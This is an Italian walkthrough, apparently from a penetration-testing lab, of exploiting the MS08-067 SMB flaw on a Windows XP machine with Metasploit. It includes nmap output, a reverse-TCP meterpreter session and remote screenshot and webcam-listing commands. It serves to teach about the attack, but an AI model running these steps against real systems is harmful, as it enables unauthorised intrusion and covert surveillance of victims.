
Per realizzare l'exploit **smb** con shell meterpreter su Windows XP innanzitutto dobbiamo abilitare il servizio di **condivisione file e stampanti** in esecuzione sulla **porta 445**.



La scansione dei servizi con **nmap** ci mostra che effettivamente il servizio è attivo.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.1.30 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 17:28 CET
Nmap scan report for 192.168.1.30
Host is up (0.0025s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

Lanciamo l'exploit con **metasploit** una volta configurati i parametri e impostato il payload meterpreter; otteniamo una shell remota meterpreter sulla macchina Windows XP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.30:445 - Automatically detecting the target...
[*] 192.168.1.30:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.30:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.30:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.30:1043) at 2024-03-07 17:30:14 +0100

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:68:28:b8
MTU          : 1500
IPv4 Address : 192.168.1.30
IPv4 Netmask : 255.255.255.0
```

Con la sessione meterpreter possiamo eseguire la cattura schermo attuale sulla macchina remota utilizzando il comando **screenshot,** mentre possiamo verificare la presenza di webcam installate sulla macchina target eseguendo il comando **webcam_list**.